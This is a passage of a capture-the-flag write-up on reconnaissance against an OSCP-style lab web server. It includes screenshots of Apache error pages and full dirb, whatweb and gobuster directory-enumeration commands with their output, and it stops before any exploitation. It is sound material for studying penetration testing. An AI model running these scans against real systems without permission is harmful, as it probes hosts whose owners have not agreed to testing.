
Object not found!

The requested URL was not found on this server. If you entered the URL manually please check your spelling and try again.

If you think this is a server error, please contact the [webmaster](#).

Error 404

192.168.36.151
Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)




Object not found!

The requested URL was not found on this server. If you entered the URL manually please check your spelling and try again.

If you think this is a server error, please contact the [webmaster](#).

Error 404

192.168.36.151
Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)



This directory can only be viewed from localhost.

← → ↻ 🏠 192.168.36.151/doc/ ... 🛡️ ☆

📁 Kali Linux 📁 Kali Training 📁 Kali Tools 📁 Kali Docs 📁 Kali Forums 📁 NetHunter 📁 Offensive Security 📁 Exploit-DB 📁 GHDB 📁 MSFU

Object not found!

The requested URL was not found on this server. If you entered the URL manually please check your spelling and try again.

If you think this is a server error, please contact the [webmaster](#).

Error 404

192.168.36.151
Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)

← → ↻ 🏠 192.168.36.151/images/ ... 🛡️ ☆

📁 Kali Linux 📁 Kali Training 📁 Kali Tools 📁 Kali Docs 📁 Kali Forums 📁 NetHunter 📁 Offensive Security 📁 Exploit-DB 📁 GHDB 📁 MSFU

Access forbidden!

You don't have permission to access the requested directory. There is either no index document or the directory is read-protected.

If you think this is a server error, please contact the [webmaster](#).

Error 403

192.168.36.151
Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)

← → ↻ 🏠 192.168.36.151/all_our_e-mail_addresses/ ... 🛡️ ☆

📁 Kali Linux 📁 Kali Training 📁 Kali Tools 📁 Kali Docs 📁 Kali Forums 📁 NetHunter 📁 Offensive Security 📁 Exploit-DB 📁 GHDB 📁 MSFU

Object not found!

The requested URL was not found on this server. If you entered the URL manually please check your spelling and try again.

If you think this is a server error, please contact the [webmaster](#).

Error 404

192.168.36.151
Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)

← → ↻ 🏠 192.168.36.151/admin/ ... 🛡️ ☆

📁 Kali Linux 📁 Kali Training 📁 Kali Tools 📁 Kali Docs 📁 Kali Forums 📁 NetHunter 📁 Offensive Security 📁 Exploit-DB 📁 GHDB 📁 MSFU

Object not found!

The requested URL was not found on this server. If you entered the URL manually please check your spelling and try again.

If you think this is a server error, please contact the [webmaster](#).

Error 404

192.168.36.151
Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)

← → ↻ 🏠 192.168.36.151/vendor/ ... 🛡️ ☆

📁 Kali Linux 📁 Kali Training 📁 Kali Tools 📁 Kali Docs 📁 Kali Forums 📁 NetHunter 📁 Offensive Security 📁 Exploit-DB 📁 GHDB 📁 MSFU

Access forbidden!

You don't have permission to access the requested directory. There is either no index document or the directory is read-protected.

If you think this is a server error, please contact the [webmaster](#).

Error 403

Finding nothing in robots.txt, I next performed a directory enumeration.

```
kali@kali:~$ dirb http://192.168.36.151

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Fri Sep 11 07:33:50 2020
URL_BASE: http://192.168.36.151/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.36.151/ ----
+ http://192.168.36.151/admin.cgi (CODE:403|SIZE:1000)
+ http://192.168.36.151/AT-admin.cgi (CODE:403|SIZE:1000)
+ http://192.168.36.151/cachemgr.cgi (CODE:403|SIZE:1000)
+ http://192.168.36.151/cgi-bin/ (CODE:403|SIZE:1014)
=> DIRECTORY: http://192.168.36.151/css/
+ http://192.168.36.151/favicon.ico (CODE:200|SIZE:1406)
=> DIRECTORY: http://192.168.36.151/fonts/
=> DIRECTORY: http://192.168.36.151/gitweb/
=> DIRECTORY: http://192.168.36.151/images/
+ http://192.168.36.151/index (CODE:200|SIZE:5031)
+ http://192.168.36.151/index.html (CODE:200|SIZE:5031)
=> DIRECTORY: http://192.168.36.151/js/
+ http://192.168.36.151/phpMyAdmin (CODE:403|SIZE:59)
+ http://192.168.36.151/robots (CODE:200|SIZE:620)
+ http://192.168.36.151/robots.txt (CODE:200|SIZE:620)
+ http://192.168.36.151/server-info (CODE:403|SIZE:1000)
+ http://192.168.36.151/server-status (CODE:403|SIZE:1000)
=> DIRECTORY: http://192.168.36.151/vendor/
```

Even that turned out fruitless. Whatweb too did not give me anything interesting.

```
kali@kali:~$ whatweb 192.168.36.151
/usr/lib/ruby/vendor_ruby/target.rb:188: warning: URI.escape is obsolete
http://192.168.36.151 [200 OK] Apache[2.2.17], Bootstrap, Country[RESERVED][ZZ], Email[ex
@abc.xyz], HTML5, HTTPServer[PCLinuxOS][Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)
], IP[192.168.36.151], JQuery[3.2.1], Script, Title[Coming Soon 2]
kali@kali:~$ █
```

Having no other way, I directory busting with a different wordlist this time.

```
kali@kali:~$ dirb http://192.168.36.151/ /usr/share/dirb/wordlists/big.txt

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Fri Sep 11 07:56:03 2020
URL_BASE: http://192.168.36.151/
WORDLIST_FILES: /usr/share/dirb/wordlists/big.txt

-----

GENERATED WORDS: 20458

---- Scanning URL: http://192.168.36.151/ ----
+ http://192.168.36.151/addon-modules (CODE:403|SIZE:49)
+ http://192.168.36.151/cgi-bin/ (CODE:403|SIZE:1014)
=> DIRECTORY: http://192.168.36.151/css/
```

All the wordlists in Kali Linux turned futile. Before giving up, I wanted to try some different wordlists that are specifically related to web content. One such place where you can find such wordlists is the github repository of Daniel Miessler.

```
kali@kali:~$ wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/directory-list-1.0.txt
--2020-09-11 08:20:00-- https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/directory-list-1.0.txt
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 151.101.152.133
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.152.133|:443.
.. connected.
HTTP request sent, awaiting response ... 200 OK
Length: 1802663 (1.7M) [text/plain]
Saving to: 'directory-list-1.0.txt'

directory-list-1.0.txt 100%[=====>] 1.72M 2.19MB/s in 0.8s

2020-09-11 08:20:02 (2.19 MB/s) - 'directory-list-1.0.txt' saved [1802663/1802663]

kali@kali:~$ █
```

While running dirb tool with one of the wordlist downloaded from the above mentioned resource, it got struck at exactly the point shown in the image below.

```
kali@kali:~$ dirb http://192.168.36.151/ /home/kali/directory-list-1.0.txt

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Fri Sep 11 08:23:06 2020
URL_BASE: http://192.168.36.151/
WORDLIST_FILES: /home/kali/directory-list-1.0.txt

-----


██** Generating Wordlist ...
```

Dirb is one of my favorite directory busters but it has one drawback. It is slow. You can see many CTF enthusiasts using another directory buster named Gobuster. It is fast. Till now, I did not use this one as I have not found any need for this till now. But I should also mention this challenge is OSCP based. Speed is one of the skills needed for OSCP. So I install gobuster and try directory busting with it.

```
kali@kali:~$ sudo apt-get install gobuster
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  gobuster
0 upgraded, 1 newly installed, 0 to remove and 877 not upgraded.
Need to get 1,928 kB of archives.
After this operation, 5,761 kB of additional disk space will be used.
Get:1 http://ftp.harukasan.org/kali kali-rolling/main i386 gobuster i386 3.0.1-0kali1 [1,928 kB]
Fetched 1,928 kB in 19s (99.5 kB/s)
Selecting previously unselected package gobuster.
(Reading database ... 285571 files and directories currently installed.)
Preparing to unpack .../gobuster_3.0.1-0kali1_i386.deb ...
Unpacking gobuster (3.0.1-0kali1) ...
Setting up gobuster (3.0.1-0kali1) ...
Processing triggers for kali-menu (2020.2.2) ...
kali@kali:~$ █
```

```
kali@kali:~$ gobuster dir -q -u http://192.168.36.151 -w /home/kali/directory-list-1.0.txt
/images (Status: 301)
/index (Status: 200)
/robots (Status: 200)
/css (Status: 301)
/js (Status: 301)
/vendor (Status: 301)
/favicon (Status: 200)
kali@kali:~$
```

Need to mention here that dirb is still in its struck state until I do the above step. Let me try again with another wordlist from the same place.

